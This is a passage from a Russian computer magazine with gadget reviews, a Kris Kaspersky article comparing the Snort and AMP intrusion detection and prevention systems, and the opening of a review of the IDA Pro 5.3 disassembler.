Из выбранных нами шести накопителей определились двое победителей. Maxtor OneTouch 4 Mini 250 Gb — емкий накопитель на основе быстрого и надежного винчестера Seagate. Что важно, его цена полностью адекватна, в отличие от многих конкурентов.

«Лучшая покупка» определенно достается стильной новинке от WD — разумеется, нами были учтены достойные результаты тестов и приятный внешний вид.

4 девайса





iriver E100

Стильный и удобный мультимедиа-плеер с отличным экраном и 8 Гб памяти

4500 руб.
за 8 ГБ модель

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Память: от 2 до 8 Гб
Дисплей: TFT, 2,4 дюйма, 320 x 240 пикселей
Время автономной работы: 18 часов
Размеры и вес: 92,8 x 47,8 x 11,3 мм, 59 грамм

Плееры от iriver всегда отличались высоким качеством звука, приемлемыми ценами, продуманным интерфейсом и поддержкой кучи разных форматов, включая альтернативный OGG и ряд других. При работе над новым плеером E100 специалисты iriver уделили большое внимание и внешнему виду девайса. Результат получился отличный: устройство выглядит стильно и качественно. На выбор предлагается пять вариантов расцветки корпуса (хоть под цвет костюма, хоть под цвет туфелек твоей подруги).

Среди других особенностей модели — **2,4-дюймовый дисплей**, на котором можно смотреть видео форматов MPEG, WMV9 и XVID и читать текстовые файлы; слот расширения для карт памяти microSD, который пригодится при нехватке свободного места на встроенной флеш-памяти (плеер может быть укомплектован 2, 4 и 8 Гб); встроенные стереодинамики на задней панели девайса. Интерфейс управления построен на системе D-Click и обещает порадовать удобством и простотой. Ну и, в лучших традициях iriver, плеер поддерживает форматы FLAC, MP3, WMA, ASF и OGG.

Cyborg Command Unit

Странный киборгоподобный манипулятор, который заменит геймерам клавиатуру

1990 руб.

Купить: www.smart-masses.ru

То, что это клавиатура, а не пульт управления механическим монстром, сразу и не поймешь. Хотя к клавиатурам устройство относится лишь формально. Называется оно Cyborg Command Unit. **Манипулятор оснащен двумя десятками программируемых клавиш** и четырехпозиционным джойстиком (под большой палец). Клавиши полностью программируемы, а для сохранения параметров от разных игр в наличии — возможность переключаться между тремя режимами. Также клавиши оснащены приятной подсветкой, цвет которой меняется в зависимости от выбранного режима. Под большим пальцем, помимо хэта, имеются две клавиши, заменяющие «пробел» на обычной клавиатуре. Расположены они на специальной панели, которая легко регулируется под твою руку. Манипулятор подключается по разъему USB и умеет работать как под Виндусами, так под Линуксом и Маком. Отличное оружие для виртуального смертоубийства, особенно в комплекте с хорошей игровой мышкой!





ASUS Eee PC 901
Субноутбук от Asus, оснащенный отличным экраном,камнем и батареей

600 $

Новая модель популярного субноутбука ASUS Eee PC немного противоречива. С одной стороны, в ней довольно много плюсов: процессор **Intel Atom 1,6 GHz**; отличная батарея, способная, не напрягаясь, прожить 5 часов с включенным Wi-Fi; наконец-то, встроенный модуль Bluetooth. Но ноут вырос в размерах, потяжелел и немного прибавил в цене. Теперь это уже не супер-дешевый субноут, а вполне мощная портативная машинка на чипсете Intel 945GSE, который способен потянуть интерфейс Vista Aero. Модель оснащена традиционным ярким экраном диагональю 8,9 дюйма и разрешением 1024x600, встроенным модулем Wi-Fi, поддерживающим 802.11n, 1 Gb оперативной памяти и 1,3-мегапиксельной камерой. В качестве операционной системы может выступать Xandros Linux или Windows XP (при этом объем встроенной SSD-памяти будет разным). Версия с Виндой получит 12 Гб диска, а пингвино-поклонникам достанутся все 20 Гб. Несмотря на прибавку в весе, серия остается отличным инструментом для не напрягающего вардрайва по обросшему Wi-Fi-точками городу. По слухам, в России новая версия поступит в продажу ближе к осени.

Solar GlobeTrotter Kit
Портативная солнечная батарея для хардкорных техноманьяков, оказавшихся в лесу

100 $

Купить: www.lazyboneuk.com

Специально для тех, кто любит ходить в походы, но страдает жесткой компьютерной зависимостью, разработан комплект Solar GlobeTrotter Kit. В комплект входит зарядное устройство Freeloader с чехлом, 11 различных адаптеров, провод зарядника и USB-кабель. Солнечную батарею можно повесить на рюкзак, растянуть на велосипеде, закинуть на дерево или просто разложить на солнцепеке. Для полной зарядки понадобится 4 часа ясной погоды. После этого **можно запитать мобильник на 44 часа**, iPod на 18, PSP на 2,5 и КПК — на 22. Если с солнцем в этот день случился промах, то с помощью USB-кабеля можно втихаря подзарядиться от ноутбука друга. Весь комплект устойчив к различным непогодам и весит жалкие 200 граммов, которые всегда можно взять с собой ради ночного рубилова в PSP под открытым небом. За фиксацию на всяких рюкзаках и транспортных средствах отвечают специальные ремни Velcro. Они надежно фиксируют комплект, чтобы потом не пришлось за ним возвращаться.



КРИС КАСПЕРСКИ

НОВАЯ ВЕТВЬ ОБОРОНЫ

АКТИВНАЯ ЗАЩИТА ПРОТИВ ВИРУСОВ

Антивирусные пакеты сильно тормозят и часто оказываются просто бесполезными. Тем временем свежая малварь, еще не попавшая в базы, наступает огромной армией и обещает сожрать все данные, ни разу не подавившись. Зачастую не спасают и файрволы. Реально действующие защитные комплексы до сих пор были доступны лишь крупным провайдерам. Но теперь и они идут в массы.


Люди верят в антивирусы, и, хотя антивирусы им не очень-то помогают, они уже давно стали непременным атрибутом безопасности. Даже — со старыми базами месячной давности. Антивирусная индустрия, изначально ориентированная на отлов вирусов, которые разрабатываются месяцами и внедряют свою, возможно, измененную копию в исполняемые файлы, распространяемые через дискеты, BBS или первобытные компьютерные сети типа FIDO, оказалась тупиковой ветвью эволюции. Она паразитирует на вирусах и обречена на вымирание. Агонию мы можем наблюдать уже сейчас.

Вирусы изменились! Точнее, исчезли, уступив место компьютерным червям, появляющимся чуть ли не каждый день, написанным на C/DELPHI/Visual Basic'е, ни в какие файлы не внедряющимся и зачастую обитающим исключительно в оперативной памяти. Руткиты и почтовые троянские кони — это для детишек. Нормальная мальварь похожа на крылатую ракету. Быструю, стремительную, накрывающую цель точечным ударом и самоуничтожающуюся в случае неудачной атаки. Действительно, какой смысл торчать на машине, если пароли вместе с электронными деньгами уже ушли в неизвестном направлении и червь может смело делать себе харакири. Благо, пока все дыры не заткнуты, он, в случае необходимости, будет приходить вновь и вновь.


Участники рынка антивирусов испытывают серьезные проблемы с поиском образцов свежей малвари, покупая ее за нехилые деньги у того же VirusTotal'а или Norman'а. Наглядный тому пример — Rustock.C. Когда одни компании (имеющие связь с миром андеграунда) уже выпустили лекарство, другие (такой связи, очевидно, не имеющие) — лихорадочно пытались заполучить хотя бы один рабочий образец. А смысл? По данным компаний, владеющих распределенными сенсорными сетями, эпидемия рустока завершилась еще до выпуска лекарства в свет (по другим данным — спустя несколько дней после его выхода). Рустук сделал свое дело, подняв бот-нет, прокачавший через себя нехилый объем хакерского трафика, после чего осел в частных коллекциях, ну и в антивирусных базах. О! Как круто ловить вирус, который можно встретить разве что на www.offensivecomputing.net, да и то — после предварительной регистрации.

IDS И IPS

Новое время требует новых решений. Пионерами борьбы с червями (и зловещими хакерами) стали системы обнаружения вторжений, они же **Intruder Detection System** или, сокращенно, IDS. В отличие от антивирусов и pro-активных механизмов, работающих с файлами и хучащих операционную систему, так что она постоянно сваливается в голубой экран смерти, IDS поступает совсем не так. IDS садится на интерфейс, прогоняя через



Схематическое устройство типичной системы обнаружения/блокировки вторжений



HEX-дамп атакующего shell-кода с возможностью скачки на компьютер в бинарный файл

себя весь входящий/исходящий сетевой трафик, и через специальную базу «правил» (фактически, тех же самых сигнатур) ловит подозрительные пакеты или детектит специфичную сетевую активность. Естественно, сигнатуры необходимо обновлять, иначе IDS ни хвоста не сможет распознать, и сигнала тревоги мы не услышим. А где их брать, эти сигнатуры?

Пополнение сигнатур осуществляется из двух основных источников. Первый — honey-pot'ы — «горшки с медом» или «капканы» для червей, реализованные на базе умышленно незащищенных компьютеров (виртуальных машин) с кучей дыр, куда малварь устремляется толпами. Конечно, возбуждая специально сконструированную систему сенсоров, тут же «выцарапывающих» червей из TCP/IP-потока и забрасывающих их в сигнатурную базу, в результате чего остальные узлы, оснащенные IDS, автоматически распознают малварь и поднимают администратора по тревоге.

Второй источник — ручной анализ свежих дыр с ручным же созданием регулярных выражений, описывающих практически все возможные комбинации зловредного кода. Благодаря чему, малварь еще не написана, а уже есть в базе! И это никакая не эвристика, а конкретная сигнатура (точнее, набор сигнатур), которую не так-то просто обломать, особенно с учетом того, что рядовым пользователям сигнатуры недоступны и лицензируются только крупным компаниям по подписке за деньги.

Локальные антивирусы с эвристическими анализаторами на борту доступны всем желающим. Прежде, чем выпускать червя в Сеть, хакеры многократно прогоняют его через кучу антивирусов, совершенствуя код, пока все эвристики не заткнутся. Собственно, потому эвристический анализ и не работает. Даже если эвристик настолько крут, что ловит 99,996% еще неизвестной малвари, то оставшихся 0,004% вполне достаточно для эпидемии глобальных масштабов.

По большому счету, качество детекции у IDS ничуть не выше. Но недоступность коммерческих реализаций и невозможность «обкатки» малвари погружают хакера во тьму, вынуждая его действовать наугад и наступать на заботливо расставленные капканы и грабли. Обойти все может разве что ясновидец или же... непосредственно сам разработчик IDS. Ни тех, ни других среди хакеров не наблюдается, а потому IDS'ы рулят.

Главным (и, пожалуй, единственным) недостатком IDS'ов является их пассивность. Они словно посторонние наблюдатели, распознающие вторжение и не предпринимающие никаких мер по его предотвращению, хотя с технической стороны заблокировать трафик — раз плюнуть. Так почему же IDS'ы этого не делают? Причина в огромном количестве ложных позитивных срабатываний. При простой записи в лог — проблем не возникает (администраторы любят анализировать длинные логи), а вот блокировка трафика из-за каждого пустяка превращает IDS в замечательное средство для DoS-атак. Его даже атаковать не нужно. Он и сам с перепугу замурует все входы/выводы, словив совершенно честный пакет.

Когда же IDS достигли приемлемого качества распознавания атак, их тут же переименовали в IPS (**Intruder Prevention System**) — «Системы Предотвращения Вторжений». Базовые принципы работы остались неизменными. Старые продукты под новой торговой маркой — ясное дело, чтобы срубить с пользователей побольше бабла. А что? Некоторые ставят одновременно и IDS, и IPS, хотя, по сути дела, IDS реализует подмножество функций IPS и при наличии последнего просто не нужен. Ну разве что достался в подарок от производителей сетевых девайсов.


Кстати, о подарках. С некоторого времени IDS/IPS стали встраиваться в персональные брандмауэры, точки беспроводного доступа, модемы и т.д. Качество встраиваемых защит крайне невелико. Доступа к сигнатурным базам (за редким исключением) они не имеют, а потому ловят только клинически устаревшую малварь, которая использует типовые сценарии атаки, разработанные несколько лет тому назад.

IDS/IPS, встроенные в «промышленные» маршрутизаторы от CISCO, работают намного лучше. Точнее сказать, CISCO IPS работает, а та штука, что встроена в персональный брандмауэр, только набивает себе цену. До недавнего времени IDS/IPS стоили очень и очень дорого, что, в конечном счете, привело к появлению аналогов от независимых производителей (спрос рождает предложение). Из них мы рассмотрим два наиболее известных продукта: коммерческий **AMP (Active Malware Protection)** от Endeavor Security и открытый проект **Snort**. Сравним их сильные и слабые стороны.

SNORT


Система обнаружения вторжений по имени **Snort** (с логотипом свиньи с в-о-о-от такими ноздрями) позиционируется как Open Source-проект. Исходные тексты можно в любой момент скачать с официального сайта www.snort.org. Там же можно найти и многочисленные порты под любые системы: от XP до прошивок DSL-модемов и беспроводных точек доступа. Правда, с установкой придется, мягко выражаясь, попыхтеть. Юзабельность — на уровне черного экрана командной строки. Системы генерации отчетов в удобочитаемом виде «как бы есть», но пользы от них немного и сквозь отчет приходится продираться, как через оккупированную хрюшками свинофабрику. Приходится закачивать с того же интернета дополнительные программы и собственноручно обустраивать линию обороны.

При всей известности и даже открытости этого проекта, есть у него один большой (по крайней мере, для нас) недостаток. Без сигнатурной базы Snort практически бесполезен, а за доступ к базе надо платить. За годовую подписку нужно выложить от $30 до $500 — в зависимости от количества установленных сенсоров и потребностей. Без подписки зарегистрированные пользователи (то есть, халявщики) получают сигнатуры через 30 дней — порядком протухшие и не сильно полезные. Ведь последнее время вспышки вирусной активности носят кратковременный характер и через 30 дней вирусная агрессия, как правило, сходит на нет. В Сети наблюдается лишь мелкая остаточная «рябь». В итоге, незарегистрированные пользователи получают сигнатуры по мере выхода новых релизов Snort'а и поражаются, как эта штука стала стандартом де-факто в мире открытых IDS?! Она же совсем не работает!



Панель WEB-интерфейса по управлению AMP

Открытость Snort'а еще не подразумевает его бесплатность



▶ dvd

На нашем диске ты найдешь упомянутые в статье материалы, а также бонусы к ним.

Бесспорно, среди открытых проектов — Snort лучший. Он детально описан в десятках книг, спектр целевой аудитории которых распластался от чайников до администраторов, самостоятельно пишущих сигнатуры (или, в терминах Snort'а, — «рулеза» от английского rules, то есть правила), вместо того, чтобы лицензировать уже готовые у ведущих поставщиков.

AMP

Основной конкурент Snort'а — это **Active Malware Protection** от **Endeavor Security** (www.endeavorsecurity.com). Коммерческий продукт с дружелюбным интерфейсом и потрясающими возможностями, приправленными качественно сконструированными и тщательно отлаженными сигнатурами, дающими минимум ложных срабатываний. Последнее позволяет использовать AMP и как IDS, и как IPS. Полный аппаратно-программный комплекс стоит порядка $13000, причем не «вообще», а за год. По лицензии. А что, для крупных ISP — вполне подъемная сумма, окупающая себя за счет подавления «паразитного» трафика, создаваемого червями, ботнетами и прочей нечестью.

Как же быть рядовым пользователям? Мыщъх убедил руководство компании создать бесплатную демонстрационную версию с ограничением по количеству малвари, детектируемой в единицу времени. Скажем, не более 100 червей в день, что для большинства из нас более чем достаточно! Даже в разгар эпидемий компьютер автора пытаются атаковать примерно раз в полчаса. А значит, у нас — двойной запас по прочности.

Программная составляющая представляет собой дистрибутив в формате rpm, требующий процессор не хуже P-4, операционную систему типа Fedora Core 6 и, как минимум, одну сетевую карту. На Windows AMP не устанавливается принципиально, но... на этот случай существуют виртуальные машины со своими виртуальными сетями и сетевыми трансляторами, связывающими виртуальную сеть с внешним миром.

В зависимости от целей, преследуемых пользователем, варианты установки варьируются в широких пределах. Если нам нужна система обнаружения вторжений, мы просто ставим Федору на VM Ware, инсталлируем AMP и даем ей доступ к физической сети, чтобы она ловила все проходящие пакеты, распознавая атаки (как успешные, так и обломавшиеся) вместе со следами присутствия малвари. Это открывает огромное поле для экспериментов, позволяя, в частности, коллекционировать свежих червей и вести мониторинг вирусной активности.

Функционируя в режиме IDS (системы обнаружения вторжений), AMP никак не защищает компьютер от атак, а лишь информирует, что нас поимели. Гм, ну это мы и без AMP рано или поздно узнаем. Как насчет укрепления линии обороны? В идеале нам потребуется отдельный компьютер, включенный в разрыв сетевого кабеля. Но в «бюджетном» варианте можно обойтись и без него, воспользовавшись все той же VM Ware, чья виртуальная сеть конфигурируется так, чтобы весь трафик проходил через гостевую операционную систему с AMP — тогда AMP получит возможность блокировать вредоносные пакеты в реальном времени без отрыва от производства. Однако при этом придется задействовать NAT (транслятор сетевых адресов, встроенный в VM Ware), а через NAT работают далеко не все программы или работают, но в ограниченном режиме (к примеру, Осел). К тому же, такая схема защиты не

Хроника пикирующего бомбардировщика

Помимо локальной копии, фиксирующей атаки на заданный узел, пользователи AMP получают бесплатный доступ к демонстрационному аккаунту, который, пускай и с ограничениями, отображает текущую статистику вторжений в реальном времени. Очень полезная штука для анализа вирусной активности. В частности, 16 июля 2008 года произошел взрыв. Нет, не ядерный. Просто резкая и непонятно чем обоснованная вспышка вирусной активности, сошедшая на нет уже через несколько дней.

AMP позволяет не только наблюдать за вирусами, но и скачивать образцы, отловленные распределенной сетью honey-pot'ов — не только вирусов, атакующих наш узел, но и всех пойманных вирусов вообще! Лучшего средства для пополнения частных вирусных коллекций, пожалуй, и не придумаешь. Правда, не все так радужно. Больше половины малвари «вытягивается» в сильно побитом состоянии. Есть голова, но нет хвоста. Или же, наоборот, червь длиною в 9.6 Кб, захваченный вместе с посторонним трафиком, вырастает до мегабайтных размеров, что, естественно, затрудняет анализ. Впрочем, учитывая, что количество пойманных штаммов одного и того же вируса исчисляется сотнями, всегда можно «выдрать» наиболее качественный экземпляр, с которым уже и работать.


Но червей можно и на www.offensivecomputing.net найти. Уникальность AMP в том, что она ловит (и позволяет скачивать для исследования) еще и shell-коды. То есть, атакующие компоненты червя, вызывающие переполнения буфера и загружающие «хвост», чаще всего реализованный в виде обычного exe/dll/sys-файла. Реже — чего-то сильно необычного и без загрузчика практически не поддающегося анализу (взять хотя бы нашумевший Rustock.C, когда реверсеры рвали на себе волосы в разных местах, умоляя бога послать им дроппер — тот код, который забрасывает Rustock на заражаемые компьютеры).

Wings



18+

МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ



Детальная информация по отдельно взятому инциденту с возможностью скачивания экземпляра червя (разной степени «потрепанности») на свою локальную машину

предотвращает атаки на TCP/IP-стек базовой операционной системы, в котором также имеются дыры. Впрочем, подавляющее большинство дыр сосредоточено в прикладных протоколах и приложениях типа IE, а дыры в TCP/IP-стеке — это целое событие! И такие события можно пересчитать по пальцам одной руки. Ну, хорошо, двух рук — но уже за все время существования NT.

ПОЧЕМУ ЭТО РАБОТАЕТ?

Проникнуть на компьютер, защищенный Snort'ом, AMP или другой качественной IPS, практически невозможно. Допустим, хакер обнаружил новую, еще никому не известную уязвимость в... ну, это, впрочем, неважно. Допустим, также, что атака основана на переполнении буфера, а жертва использует XP SP2+ с аппаратным DEP, задействованным для всех приложений. В этом случае первая фаза атаки — копирование shell-кода из стека в специально выделенную область памяти с атрибутами, разрешающими чтение, запись и выполнение. Технически это реализуется через последовательность вызовов API-функций, чьи адреса хакер засылает в стек, что легко описывается языком сигнатур и распознается системой обнаружения вторжений независимо от того, какое именно приложение (или сетевая служба) атакуется.

В Сети свирепствует червь Worm.Allaple-2, совершающий набеги на беззащитные узлы

В умелых руках AMP превращается в **мощный инструмент борьбы с агрессорами**, действующий на автопилоте и не требующий внимания со стороны оператора. К сожалению, если за компьютером сидит существо типа «секретарша», то... AMP эффективно парсит TCP-протокол с сетевого уровня и декодирует HTTP, а также файлы различных форматов, такие, например, как MS Word или PDF — в них тоже встречаются ошибки переполнения! Достаточно лишь открыть их. Увы, PDF, выложенный на WEB/FTP, распарсить (на сетевом уровне) еще возможно, но это уже предел (во всяком случае, для AMP). Тот же самый PDF, начиненный shell-кодом и упакованный zip'ом или rar'ом на сетевом уровне ни AMP, ни другие системы обнаружения вторжений не распарсят, ибо если парсить абсолютно все — никаких вычислительных мощностей не хватит, и мы получим такие тормоза, что ну ее на фиг эту безопасность.

То же самое относится и к обычным исполняемым файлам, внутри которых может находиться что угодно: от AdWare до троянских коней. AMP в принципе не защищает от атак подобного рода. Это все-таки **не антивирус**. А антивирусы известно где — на VirusTotal. AMP плюс VirusTotal (или локальный антивирус), плюс песочница типа Norman Sand Box — хоть и не панацея, но в совокупности обеспечивают вполне приемлемый уровень защищенности.


Реклама

Wings



Всегда в тренде
Стиль Wings*

*Вингс



КРИС КАСПЕРСКИ

ДОБРЫЙ СКАЛЬПЕЛЬ ХАКЕРА

ЧЕМ НАС ПОРАДОВАЛ СВЕЖИЙ РЕЛИЗ ДИЗАССЕМБЛЕРА IDA PRO

Свершилось! IDA Pro 5.3 уже в продаже (и даже в Осле)! Ослепительный фейерверк новых фич, полностью переписанный отладчик, сотни исправленных ошибок, дефектов и глюков старой версии, более полная экстракция отладочной инфы, модули для iPhone, Symbian OS, Linux'а и куча всего того, о чем прежде оставалось лишь мечтать. Мы это уже пощупали!

О свежим воспоминания. Изначально IDA представляла собой интерактивный дизассемблер, радикальным образом отличающийся от пакетных дизассемблеров своего времени. Те лишь заглатывали бинарный код, выдавая на выходе ассемблерный листинг. Над которым приходилось кропотливо работать, составляя в текстовом редакторе специальные правила для дизассемблера, объясняющие, где он накосячил и как это надо было дизассемблировать. После чего весь процесс повторялся. Хакер опять изучал полученный листинг, составлял новый список правил... и мучился так до полного изнеможения.

Ильфак, создатель IDA, был первым, кому пришла в голову идея **прикрутить к дизассемблеру интерактивный движок**, тесно взаимодействующий с пользователем и позволяющий решать практически все мыслимые и немыслимые проблемы. Приемы против дизассемблеров перестали работать, поскольку теперь защитам приходится воевать не с тупым дизассемблером, а мыслящим хакером, сидящим за штурвалом.

